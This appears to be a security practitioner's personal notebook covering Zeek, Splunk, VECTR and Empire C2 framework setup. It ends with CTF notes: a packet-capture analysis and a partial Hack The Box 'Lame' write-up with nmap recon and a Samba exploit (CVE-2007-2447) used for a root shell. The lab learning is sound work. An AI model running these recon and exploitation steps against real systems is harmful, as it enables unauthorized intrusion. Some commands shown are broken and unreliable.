root@ramz:/home/ramz/Downloads/zeek-5.0.10# make install
make -C build all
make[1]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[2]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[3]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[3]: Leaving directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[3]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
[  0%] Building libkqueue
```

make install

To use zeek as a service we need to add the zeek home directory to the bashrc file.

```
nano ~/.bashrc
```

Add the line below or the home directory file zeek at the end of the file.

```
export PATH=/usr/local/zeek/bin:$PATH
```

Save and exit the file and to apply changes made run source command and check zeek version and directory.

```
source ~/.bashrc
which zeek
zeek --version
```

```
root@ramz:/usr/local/zeek/bin# nano ~/.bashrc
root@ramz:/usr/local/zeek/bin# source ~/.bashrc
root@ramz:/usr/local/zeek/bin# zeek --version
zeek version 5.0.10
root@ramz:/usr/local/zeek/bin# which zeek
/usr/local/zeek/bin/zeek
root@ramz:/usr/local/zeek/bin#
```

exporting zeek path

Now change the directory to /usr/local/zeek/etc check the what files are there in the directory.

```
cd /usr/local/zeek/etc
ls
```

```
root@ramz:/usr/local/zeek# cd  etc
root@ramz:/usr/local/zeek/etc# ls
networks.cfg  node.cfg  zeekctl.cfg  zkg
```

Open new terminal window and check the ip using the below command check the network interface of the machine.

```
ip a
```

```
ramz@ramz:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 16:43:ca:60:6a:ac brd ff:ff:ff:ff:ff:ff
    inet 192.168.68.11/24 brd 192.168.68.255 scope global dynamic noprefixroute enp0s1
       valid_lft 78771sec preferred_lft 78771sec
    inet6 fd7a:bf2a:bb1c:5674:7601:b3fa:c335:2f0f/64 scope global temporary dynamic
       valid_lft 597173sec preferred_lft 78565sec
    inet6 fd7a:bf2a:bb1c:5674:c6e5:3a2e:5b:94a7/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591925sec preferred_lft 604725sec
    inet6 fe80::9979:4050:9f53:40cc/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

interfaces

We can see there are 2 interfaces, one is for loopback and other is for broadcast and more which is **enp0s1**. Note that this may vary from user to user. Note the interface name. Now in the previous window edit **node.cfg** file using nano and replace the interface name as shown below.

```
nano node.cfg
```

```
  GNU nano 6.2                                          node.cfg
# Example ZeekControl node configuration.
#
# This example has a standalone node ready to go except for possibly changing
# the sniffing interface.

# This is a complete standalone configuration.  Most likely you will
# only need to change the interface.
[zeek]
type=standalone
host=localhost
interface=enp0s1
```

Once the file is saved check if the script is correct, using the below command.

```
zeekctl check
```

```
root@ramz:/usr/local/zeek/etc# zeekctl check
WARNING: ********************************************************************
WARNING: You're using Linux with the default ZeekPort setting 47760. This configuration
WARNING: is know to cause persistent worker failures with error messages as follows:
WARNING:
WARNING:     error in <...>/cluster/setup-connections.zeek, lines 94-96: Failed to listen on INADDR_ANY:47764 (...)
WARNING:
WARNING: Starting with Zeek 5.2, the default ZeekPort used by zeekctl will
WARNING: change from 47760 to 27760 in order to avoid potential port collisions
WARNING: with other processes due to 47760 falling right into Linux's default
WARNING: ephemeral port range.
WARNING:
WARNING: Consider changing the ZeekPort option in your zeekctl.cfg to 27760
WARNING: now to prepare for this change. Doing so will silence this warning.
WARNING:
WARNING:     ZeekPort = 27760
WARNING:
WARNING: Note, if you're employing strict firewall rules between Zeek nodes,
WARNING: you'll likely need to update these rules. If you're using Zeek on
WARNING: a single physical host, no further action should be required.
WARNING: If possible do test the change in a non-production environment.
WARNING:
WARNING: To silence this warning without changing the ZeekPort option,
WARNING: set zeek_port_warning.disable = 1 in zeekctl.cfg.
WARNING:
WARNING: See the following PR for more details:
WARNING:     https://github.com/zeek/zeekctl/pull/41
WARNING:
WARNING: Feel free to reach out on zeekorg.slack.com or community.zeek.org if
WARNING: you have any questions around this change.
WARNING: ********************************************************************
Hint: Run the zeekctl "deploy" command to get started.
zeek scripts are ok.
```

zeekctl check

Once you get “zeek scripts are ok.” at the end you can deploy zeek, using below command.

```
zeekctl deploy
```

```
root@ramz:/usr/local/zeek/etc# zeekctl deploy
WARNING: ********************************************************************
WARNING: You're using Linux with the default ZeekPort setting 47760. This configuration
WARNING: is know to cause persistent worker failures with error messages as follows:
WARNING:
WARNING:     error in <...>/cluster/setup-connections.zeek, lines 94-96: Failed to listen on INADDR_ANY:47764 (...)
WARNING:
WARNING: Starting with Zeek 5.2, the default ZeekPort used by zeekctl will
WARNING: change from 47760 to 27760 in order to avoid potential port collisions
WARNING: with other processes due to 47760 falling right into Linux's default
WARNING: ephemeral port range.
WARNING:
WARNING: Consider changing the ZeekPort option in your zeekctl.cfg to 27760
WARNING: now to prepare for this change. Doing so will silence this warning.
WARNING:
WARNING:     ZeekPort = 27760
WARNING:
WARNING: Note, if you're employing strict firewall rules between Zeek nodes,
WARNING: you'll likely need to update these rules. If you're using Zeek on
WARNING: a single physical host, no further action should be required.
WARNING: If possible do test the change in a non-production environment.
WARNING:
WARNING: To silence this warning without changing the ZeekPort option,
WARNING: set zeek_port_warning.disable = 1 in zeekctl.cfg.
WARNING:
WARNING: See the following PR for more details:
WARNING:     https://github.com/zeek/zeekctl/pull/41
WARNING:
WARNING: Feel free to reach out on zeekorg.slack.com or community.zeek.org if
WARNING: you have any questions around this change.
WARNING: ********************************************************************
checking configurations ...
installing ...
creating policy directories ...
```

zeekctl deploy

Once zeek is started we can check the status using.

```
zeekctl status
```

```
root@ramz:/usr/local/zeek/etc# zeekctl status
WARNING: ********************************************************************
WARNING: You're using Linux with the default ZeekPort setting 47760. This configuration
WARNING: is know to cause persistent worker failures with error messages as follows:
WARNING:
WARNING:     error in <...>/cluster/setup-connections.zeek, lines 94-96: Failed to listen on INADDR_ANY:47764 (...)
WARNING:
WARNING: Starting with Zeek 5.2, the default ZeekPort used by zeekctl will
WARNING: change from 47760 to 27760 in order to avoid potential port collisions
WARNING: with other processes due to 47760 falling right into Linux's default
WARNING: ephemeral port range.
WARNING:
WARNING: Consider changing the ZeekPort option in your zeekctl.cfg to 27760
WARNING: now to prepare for this change. Doing so will silence this warning.
WARNING:
WARNING:     ZeekPort = 27760
WARNING:
WARNING: Note, if you're employing strict firewall rules between Zeek nodes,
WARNING: you'll likely need to update these rules. If you're using Zeek on
WARNING: a single physical host, no further action should be required.
WARNING: If possible do test the change in a non-production environment.
WARNING:
WARNING: To silence this warning without changing the ZeekPort option,
WARNING: set zeek_port_warning.disable = 1 in zeekctl.cfg.
WARNING:
WARNING: See the following PR for more details:
WARNING:     https://github.com/zeek/zeekctl/pull/41
WARNING:
WARNING: Feel free to reach out on zeekorg.slack.com or community.zeek.org if
WARNING: you have any questions around this change.
WARNING: ********************************************************************
Name         Type       Host          Status    Pid    Started
zeek         standalone localhost     running   59217  13 Sep 23:11:02
```

zeekctl status

Now to view logs we can change the directory to /usr/local/zeek/logs/current

```
cd /usr/local/zeek/logs/current
```

When we use the list command we can see the logs been generated.

```
root@ramz:/usr/local/zeek/logs/current# ls
known_services.log  loaded_scripts.log  packet_filter.log  reporter.log  stats.log  stderr.log  stdout.log  weird.log
root@ramz:/usr/local/zeek/logs/current# ls
conn.log  files.log  known_services.log  ocsp.log          reporter.log  stats.log   stdout.log  x509.log
dns.log   http.log   loaded_scripts.log  packet_filter.log  ssl.log       stderr.log  weird.log
```

logs

We can use tail command to view the logs,

```
tail -f conn.log
```

```
root@ramz:/usr/local/zeek/logs/current# tail -f conn.log
1694626911.273298       CT0gapTuBWeOJDmVh       192.168.68.11   48956   192.168.68.1    53      udp     dns     0.000645 0
72      SHR     T       T       0       Cd      0       0       1       100     -
1694626911.612800       CBQRXk4qoZRB12Dk76      192.168.68.11   40029   192.168.68.1    53      udp     dns     0.000854 0
72      SHR     T       T       0       Cd      0       0       1       100     -
1694626911.871154       CRnghd2nuLGtvdJVZ4      192.168.68.11   51015   192.168.68.1    53      udp     dns     0.011705 0
55      SHR     T       T       0       Cd      0       0       1       83      -
1694626911.871300       CeqXgc4SNDNluqX3k6      192.168.68.11   39466   192.168.68.1    53      udp     dns     0.127523 0
67      SHR     T       T       0       Cd      0       0       1       95      -
1694626912.030504       Ce8za73Pxjlp21Ca0g      192.168.68.11   36372   142.250.183.238 80      tcp     -       5.217336 0
0       SHR     T       F       0       ^hCf    0       0       2       112     -
1694626912.384976       Cd1B144qtAfBpYWxt6      192.168.68.11   34543   192.168.68.1    53      udp     dns     0.000670 0
72      SHR     T       T       0       Cd      0       0       1       100     -
1694626912.408597       Cn6RBe4FryUvWBIc43      192.168.68.11   48052   192.168.68.1    53      udp     dns     0.000805 0
72      SHR     T       T       0       Cd      0       0       1       100     -
1694626912.426932       CGnAJ127UHRUsccZbg      192.168.68.11   55683   192.168.68.1    53      udp     dns     0.000651 0
72      SHR     T       T       0       Cd      0       0       1       100     -
1694626912.557818       CMh6QM26SIf6XYsZgl      192.168.68.11   60355   192.168.68.1    53      udp     dns     0.033408 0
60      SHR     T       T       0       Cd      0       0       1       88      -
1694626912.558071       CQunUC2zcw5DAwgCr9      192.168.68.11   47503   192.168.68.1    53      udp     dns     0.064829 0
72      SHR     T       T       0       Cd      0       0       1       100     -
1694626913.759817       CelGCxexcRvQ6yBX2       192.168.68.11   39674   192.168.68.1    53      udp     dns     0.124205 0
92      SHR     T       T       0       Cd      0       0       1       120     -
1694626913.799446       CIdzaB2ggJLtatuEMj      192.168.68.11   58279   192.168.68.1    53      udp     dns     0.064321 0
80      SHR     T       T       0       Cd      0       0       1       108     -
1694626913.811853       CSKwhM255KKL613xok      192.168.68.11   38542   192.168.68.1    53      udp     dns     0.054240 0
81      SHR     T       T       0       Cd      0       0       1       109     -
1694626913.811962       CoEk7UABp9yg3XFG6       192.168.68.11   42499   192.168.68.1    53      udp     dns     0.170699 0
93      SHR     T       T       0       Cd      0       0       1       121     -
1694626914.328495       CV0Ocy3SbINXcGFWC8      192.168.68.11   50312   192.168.68.1    53      udp     dns     0.106934 0
62      SHR     T       T       0       Cd      0       0       1       90      -
```

conn.log

Creating your Splunk Instance

Monday, October 14, 2024 9:38 PM created 10/14/2024

Requirements:

- splunk enterprise (free trial available) (can be downloaded via wget without an account)
  - https://www.splunk.com/en_us/download/splunk-enterprise.html

- splunk universal forwarder (can be downloaded via wget without an account)
  - https://www.splunk.com/en_us/download/universal-forwarder.html

- a distribution of linux to host the splunk instance
  - This instance will be using UBUNTU 24.02

SPLUNK INDEXER (MAIN NODE) DEPLOYMENT:

```
#!/bin/bash
#splunk doesn't like to be installed via sudo, become root
sudo su
#make the splunk folder in /opt
mkdir /opt/splunk
cd /opt
#download splunk enterprise
wget -O splunk-9.3.1-0b8d769cb912-Linux-x86_64.tgz
#x-tract ze file (xzf)
tar -xzf splunk-9.3.1-0b8d769cb912-Linux-x86_64.tg
#make splunk start at boot and start the service
cd /opt/splunk/bin
./splunk start --accept-license
#create your admin account for splunk (I use "splunk", others use "spadmin")
#create your admin password for that user
./splunk enable boot-start --accept-license

#splunk is by default hosted on this machine on port 8000, the rest will be through the GUI
```

SPLUNK INDEXER (MAIN NODE) UNINSTALL:

```
#!/bin/bash
#disable splunk on boot
cd /opt/splunk/bin
sudo ./splunk disable boot-start
#kill any remaining processes from splunk
ps -elf | grep splunk
kill -9 <Remaining splunk PID>
#remove the files
sudo rm -rf /opt/splunk
sudo rm -rf /opt/splunkdata
sudo userdel <splunk account>
```

CONFIGURE THE WEB UI (CHROME IS BROKEN):

- Open your favorite browser (not chrome)
- Login as admin user you created
- On the main page go to settings at the top right of the window
  - Go to Data
    - Forwarding and Receiving (2nd from the top)
- On the Forwarding and Receiving Page
  - Receive Data
    - Configure Receiving
      - Click [+ Add new]
        - Listen on this port: 9997 (or whatever you want your listening port to ingest logs)

DEPLOY UNIVERSAL FORWARDERS (WINDOWS):

```
I have 2 scripts to deploy universal forwarders.
The first is an interactive script called dogeDeployer.bat that will ask for user
input to create your universal forwarder deployment script.
That created script is the second script which will be used for deploying within your
environment via GPO or however you see fit. Run dogeDeployer.bat and follow the on-
screen prompts.
```

SplunkUF via GPO

Sunday, August 18, 2024 11:38 PM

1. Create a software deployment share on your DC
    a. Create a folder on the desktop of your DC, name it software
        i. Rclick > properties > sharing
        ii. Click Share > share to authenticated users and administrators
        iii. apply
        iv. Drop all files in the new Share you just created
            1) sysmon.exe
            2) sysmonconfig-export.xml (or whatever your sysmon config is)
            3) inputs.conf (splunk inputs.conf)
            4) dogeDeployer.bat
            5) splunkuniversalforwarder.msi (rename the UF to this filename or the .bat files won't work)
        v. run the dogeDeployer.bat file to create your deployment script for splunk and sysmon

2. Create an OU for the workstations you wish to add the UF to
    a. open the Server Manager
        i. Click Tools
            1) Click the Active Directory Computers and Users
                a) rclick your ad (example doge.AD in this instance)
                i) Create a new Organizational Unit (OU) for your splunk Deployment (example RedDev)
                b) Open the computers tab to view the AD computers on your domain
                i) select the computers you want to add to this OU and drag/drop them into the OU

    b. Open to Group Policy Management via the search bar
        i. Navigate to your domain (doge.AD example) and view your OU (RedDev example) that you just created
            1) Rclick > Create a GPO in this domain and link it here… (example SUF Installer)
                a) Rclick the new GPO and edit
                i) Computer Configuration > Policies > Windows Settings > Scripts > Startup (these scripts must be in this order)
                1- Add > Name: [Full filepath to the share we made in step 1 (ex. \\DC01\Software\deploymentScriptbyDoge.bat)]

    c. run this command in cmd (administrator)
        i. `gpupdate /force`

    d. restart the computers in your OU to apply the GPO

VECTR on Ubuntu 24.04 LS

Friday, July 19, 2024 7:28 PM

Getting Started

Hardware Requirements

- Internet access to GitHub and DockerHub
- 4+ cores recommended x86-64 CPU(ARM not supported)
- Minimum 8 GB RAM
- 100+ GB SSD available disk space

Before you begin…

- VECTR is a web application that runs in a docker-compose orchestrated container environment. Our container images are hosted in Docker Hub and the orchestration release files in GitHub. As such, the machine running VECTR will need access to both.
- VECTR deployments are configured by the .env file contained in the release zip from GitHub.
- This guide is written based on installing onto **Ubuntu Server 22.04 LTS**.

Dependency Installation

Update the apt package index and install packages to allow apt to use a repository over HTTPS:

```
sudo apt-get update
sudo apt-get install ca-certificates curl
```

Add Docker's official GPG key:

```
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc
```

Use the following command to set up the repository:

```
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/ubuntu \
  $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

Update the apt package index:

```
sudo apt-get update
```

Install Docker Engine, containerd, and Docker Compose.

```
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

VECTR Installation Instructions

The only application-specific file required for the VECTR install is the release zip (with the docker-compose, .env file, and readme).

1. Choose Your Install Path

First determine your install path to launch the docker-compose from.
Recommendation: /opt/vectr

2. Download VECTR Runtime

Using the example of /opt/vectr, run the following in a terminal:

```
mkdir -p /opt/vectr
cd /opt/vectr
wget https://github.com/SecurityRiskAdvisors/VECTR/releases/download/ce-9.2.1/sra-vectr-runtime-9.2.1-ce.zip
unzip sra-vectr-runtime-9.2.1-ce.zip
```

3. Configure .env file

Using the text editor of your choice, edit the .env file:

```
nano .env
```

```
  GNU nano 6.2                                                                    .env
# .env file

VECTR_HOSTNAME=sravectr.internal
VECTR_PORT=8081

# defaults to warn, debug useful for development
VECTR_CONTAINER_LOG_LEVEL=WARN

# PLEASE change this and store it in a safe place.  Encrypted data like passwords
# to integrate with external systems (like TAXII) use this key
VECTR_DATA_KEY=CHANGEMENOW

# JWT signing (JWS) and encryption (JWE) keys
# Do not use the same value for both signing and encryption!
# It is recommended to use at least 16 characters. You may use any printable unicode character
# PLEASE change these example values!
JWS_KEY=WS3$8É*X&*8HΘk!^£
JWE_KEY=VΠlδ4x%vЋs$fIT@b€

# This sets the name of your project.  Will show up in the name of your containers.
COMPOSE_PROJECT_NAME=sandbox1

# This is where the mongodb mounts.
VECTR_DATA_DIR=/var/data/

POSTGRES_PASSWORD=vectrtest
POSTGRES_USER=vectr
POSTGRES_DB=vectr
```

The following fields should be filled out:

Variable	Description	Notes	Example
VECTR_HOSTNAME	This is the URL you will be accessing VECTR from. If you attempt to access VECTR by IP you will be redirected to the hostname because of this.	If you do not have DNS configured to resolve the hostname, then you will fail to connect.	VECTR_HOSTNAME=doge.vectr
VECTR_PORT	This is the port the Tomcat instance will be listening on for HTTPS.	VECTR requires HTTPS; it is not reachable on HTTP.	VECTR_PORT=8081
VECTR_DATA_KEY	Encrypted data like passwords used to integrate with external systems use this key.	Change this and store in a safe place.	VECTR_DATA_KEY=BONKDOGEBONK
JWS_KEY	JWT signing (JWS)	Do not use the same value for both signing and encryption! It is recommended to use at least 16 characters. You may use any printable unicode character.	JWS_KEY=WS3$8É*X&*8HΘk!^£
JWE_KEY	JWT Encryption Key (JWE)	Do not use the same value for both signing and encryption! It is recommended to use at least 16 characters. You may use any printable unicode character.	JWE_KEY=VΠlδ4x%vЋs$fIT@b€
COMPOSE_PROJECT_NAME	This defines the naming convention for the containers.	Must be all lowercase	COMPOSE_PROJECT_NAME=dogevectrserver
VECTR_DATA_DIR	This is where mongodb mounts	mongodb is the notsql server	VECTR_DATA_DIR=/var/data/
POSTGRES_PASSWORD	This is the password for the default PostgreSQL login.	You may need this in the future if manual access to your VECTR database is required. Change and store in a safe place.	POSTGRES_PASSWORD=vectrpostgresp@ssw0rd
POSTGRES_USER	This is the user for the default PostgreSQL login.	You may need this in the future if manual access to your VECTR database is required.	POSTGRES_USER=vectr
POSTGRES_DB	This is the database in PostgreSQL VECTR uses.	You may need this in the future if manual access to your VECTR database is required.	POSTGRES_DB=iownathalo3P@ssw0rd

Set your appropriate values and save the file.

4. Start Docker Containers

Run a docker compose command to bring up the containers.

```
sudo docker compose up -d
```

This will take a few minutes as Docker will need to download the images and then build the containers. Success will look like this, with your output being the created containers.

```
[+] Running 5/11
 ⠿ Network sandbox1_vectr_bridge              Created
 ⠿ Volume "sandbox1-vectr-rdb"                Created
 ⠿ Volume "sandbox1-vectr-resources"          Created
 ⠿ Volume "sandbox1-vectr-logs"               Created
 ⠿ Volume "sandbox1-builder-runtimes"         Created
 ⠿ Volume "sandbox1-redis-db"                 Created
 ✔ Container sandbox1-vectr-rta-redis-1       Started
 ✔ Container sandbox1-vectr-postgres-1        Started
 ✔ Container sandbox1-vectr-rta-builder-1     Started
 ✔ Container sandbox1-vectr-rta-webserver-1   Started
 ✔ Container sandbox1-vectr-tomcat-1          Started
```

REBOOT THE UBUNTU IF YOU'RE HAVING BACKEN ISSUES

Usage

- The VECTR webapp is available at https://*<VECTR_HOSTNAME>:<VECTR_PORT>* where *VECTR_HOSTNAME* is the URL set accordingly in the .env file.
- The hostname must be set according to your environment to ensure the URL is accessible.
  - **MODIFY your /etc/hosts file if you need to, it will not connect via IP**
- VECTR_PORT will be *8081* by default unless modified in the .env file.

Log in with the default credentials.

Username:	**admin**
Password:	**11_ThisIsTheFirstPassword_11**

Please change your password in the user profile menu after initial login.

Connecting to Vectr

Tuesday, July 23, 2024 6:22 AM

On windows:

- Search "notepad.exe"
- Right-click
- Run as Administrator
- Ctl + O
- Navigate to C:\Windows\System32\drivers\etc\
- "show all files" drop down at the bottom of the window
- Click on hosts file
- Add the following line at the end
  - <ip address> [TAB] dogevectr
- Save the file as UTF-8 encoded
- Overwrite the previous hosts file
- Open web browser
- Type in the following:
  - https://dogevectr:8081/
- Login with your supplied credentials

On Linux/Mac:

- Open terminal
- sudo nano /etc/hosts
- Add the following line to the bottom of the file:
  - <ip address> [TAB] doge.vectr
- Save and quit (ctl + o , ctl + x)
- Open web browser
- Navigate to the following:
  - https://doge.vectr:8081/
- Login with your supplied credentials

Docker

Friday, July 19, 2024 8:30 PM

Update the apt package index and install packages to allow apt to use a repository over HTTPS:

```
sudo apt-get update
sudo apt-get install ca-certificates curl
```

Add Docker's official GPG key:

```
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc
```

Use the following command to set up the repository:

```
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/ubuntu \
  $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

Update the apt package index:

```
sudo apt-get update
```

Install Docker Engine, containerd, and Docker Compose.

```
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

Additional Commands

Command	Description
docker ps	lists all docker ids
docker stop <id from ps>	stops one docker container
docker stop $(docker ps -a -q)	stops all dockers
docker rm <id from ps>	removes one docker container
docker rm $(docker ps -a -q)	removes all docker containers

Windows Store died

Saturday, October 12, 2024 10:48 PM

[Microsoft Store doesn't work or open at all - Microsoft Community]

If you have a third-party VPN or Antivirus installed, please try to temporarily uninstall it then check if the issue persists.

Please try changing your Region to United States if it helps.

Please let me know if you have tried the methods below.

**Reset the Microsoft Store cache
Press the Windows Logo Key + R to open the Run dialog box,

type wsreset.exe -i

and then select OK.

Note:
A blank Command Prompt window will open, and after about ten seconds the window will close, and Microsoft Store will open automatically.

**Check the Microsoft Store Install Service
Press the Windows Key + S and type in services.msc.
Find the Microsoft Store Install Service and double click, If the status is Running, right click it then select Restart
If disabled, change it to Automatic, click Start and click OK.

**Please try to run SFC and DISM to check for any system errors and corrupted files.
https://support.microsoft.com/en-us/windows/usi...
After that, restart your computer

**Reset the Microsoft Store app
Press Start then search Microsoft Store
Right click it then select App settings
Click Terminate > Repair > Reset

**Re-register and reinstall the Microsoft Store app
Press Windows key + X
Click and Run Windows Terminal (Admin)
Copy and paste the command below then press Enter.

Get-AppXPackage *WindowsStore* -AllUsers | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($_.InstallLocation)\AppXManifest.xml"}

Restart your computer

Empire-Sponsors

Saturday, October 26, 2024 12:09 PM

Generate and add an SSH key to your github. Tutorial found here: https://www.youtube.com/watch?v=8X4u9sca3Io&ab_channel=VictorGeislinger

once you have done that, run the following commands

`cd ~`
`git clone --recursive ssh://git@ssh.github.com/BC-SECURITY/Empire-Sponsors.git`
`cd Empire-Sponsors`
`cd setup`
`./install.sh`

This will completely install the Empire-Sponsors. MAKE SURE YOU USE THE GIT ACCOUNT, not your own username!

start the server by going to the main Empire-sponsors/ directory and running

```
./ps-empire server
```

launch starkiller

```
starkiller --no-sandbox
```

ADMIN

Saturday, October 5, 2024 12:56 PM

https://quals.brics-ctf.ru/challenges

Team: Miami Breeze

Members:
Bartholemew -
Infinit3ie - shELFing
net.doge - exfilter

exfilter

Saturday, October 5, 2024 12:55 PM

Files included:

exfilter.ko
exfilter_traff.pcappng

Notes - exfilter_traff.pcapng

- # of packets 1657
- Protocol Heiarchy
  - ? Linux cooked-mode capture
    - IPV4
      - UDP
        - Real-time Transport Control Protocol
          - Malformed Packet
        - DNS
        - Data | 84.5% of the packets are here | Possible data transfer of files
      - TCP
        - HTTP
      - ARP

Attempt to export HTTP objects: Nothing

Conversations:

IPV4:

Ethernet | IPv4 · 3 | IPv6 | TCP · 1 | UDP · 3

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.189.129	8.8.8.8	1,629	477.246 KiB	1,629	477.246 KiB	0	0 bytes	0.000000	223.8667	17 kbps	0 bits/s
192.168.189.129	185.125.190.17	10	880 bytes	5	387 bytes	5	493 bytes	138.814539	0.2691	11 kbps	14 kbps
192.168.189.129	192.168.189.2	4	936 bytes	2	204 bytes	2	732 bytes	86.765978	52.0464	31 bits/s	112 bits/s

TCP:

Ethernet | IPv4 · 3 | IPv6 | TCP · 1 | UDP · 3

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.189.129	60648	185.125.190.17	80	10	880 bytes	0	5	387 bytes	5	493 bytes	138.814539	0.2691	11 kbps	14 kbps

UDP:

Ethernet | IPv4 · 3 | IPv6 | TCP · 1 | UDP · 3

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.189.129	35343	8.8.8.8	1337	1,629	477.246 KiB	0	1,629	477.246 KiB	0	0 bytes	0.000000	223.8667	17 kbps	0 bits/s
192.168.189.129	45115	192.168.189.2	53	2	540 bytes	1	1	102 bytes	1	438 bytes	86.765978	0.0523	15 kbps	66 kbps
192.168.189.129	54146	192.168.189.2	53	2	396 bytes	2	1	102 bytes	1	294 bytes	138.757784	0.0546	14 kbps	43 kbps

IP	Nickname	Description
192.168.189.129	T1	
192.168.189.2	T2	DNS server
8.8.8.8	A1	
185.125.190.17		

Summary of packets:

Long string of UDP packets from port T1:35343 -> A1:1337 looks like shellcode or udp stream like youtube or something
Malformed Packet (FRAME NO. 334) Protocol: RTCP
one HTTP session with ubuntu check connectivity
periodic ARP queries

Google Search:
What is exfilter?

Exfilter means a conventional stormwater filter without an underdrain system. The filtered volume ultimately infiltrates into the underlying soils.

Data exfiltration is the unauthorized transfer of sensitive data from a computer or network. It's a type of security breach that can occur when data is: Copied, Transferred, Retrieved, Leaked, and Stolen.
Data exfiltration can be caused by:
Outsider attacks: When a cybercriminal injects malware onto a device connected to a corporate network
Insider threats: When an employee accidentally or intentionally leaks data
Physical theft: When data is physically stolen
File-sharing sites: When data is shared through file-sharing sites
Data exfiltration can have serious consequences for organizations, including:
Financial loss
Reputational damage
Legal consequences
Disrupted operations
Loss of customers' trust
Compromised trade secrets
Severe regulatory fines
To detect and prevent data exfiltration, organizations can: Monitor abnormal traffic, Detect irregular access patterns, and Use tools like DLP.

RTCP Notes

COPILOT RESULTS:
The Real-time Transport Control Protocol (RTCP) is a companion protocol to the Real-time Transport Protocol (RTP). While RTP is responsible for delivering real-time data such as audio and video, RTCP is used to monitor the quality of service (QoS) and provide synchronization between media streams1.

RTCP operates over UDP, but unlike RTP, it does not use a well-known UDP port. Instead, RTCP uses a temporary port, which is typically the next higher odd-numbered port following the RTP port23. RTCP packets include various types of messages, such as:

1. **Sender Report**: Provides transmission and reception statistics from the active sender.
2. **Receiver Report**: Informs about the quality of service from passive participants.
3. **Source Description Message**: Contains additional information about the source, such as its name and contact details.
4. **Bye Message**: Indicates that a source is leaving the session.
5. **Application-Specific Message**: Allows for application-specific extensions2.

RTCP plays a crucial role in maintaining the quality and synchronization of real-time communications

Version used: RTCP RFC 1889 Version (2)
RFC 1889 was later superseded by RFC 3550 in 2003, which introduced some changes to the rules and algorithms governing how the protocol is used, but the packet formats remained the same23.

1. Template

Monday, June 3, 2024 9:03 PM

RECON:

Weaponization:

Delivery:

Exploitation:

Installation:

C2

Lame

Wednesday, August 7, 2024 9:53 PM

RECON:

```
nmap $tgt -Pn -T4 --top-ports 1000
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

nmap $tgt -Pn -T4 -p 21,22,139,445 -sV
PORT    STATE    SERVICE      VERSION
21/tcp  open     ftp          vsftpd 2.3.4
22/tcp  open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open     netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

nmap $tgt -Pn -T4 -p 445 -sVC
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-08-07T22:06:31-04:00
|_clock-skew: mean: 2h00m38s, deviation: 2h49m46s, median: 35s
|_smb2-time: Protocol negotiation failed (SMB2)
```

Weaponization: vulnerable port 445 Samba version 3.0.20

Delivery: CVE-2007-2447 via msfconsole

Exploitation: returns a root shell

```
======DISCOVERY========
iptables -L

Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere

Chain ufw-after-forward (1 references)
target     prot opt source               destination
LOG        all  --  anywhere             anywhere             limit: avg 3/min burst 10 LOG level warning prefix
`[UFW BLOCK FORWARD]: '
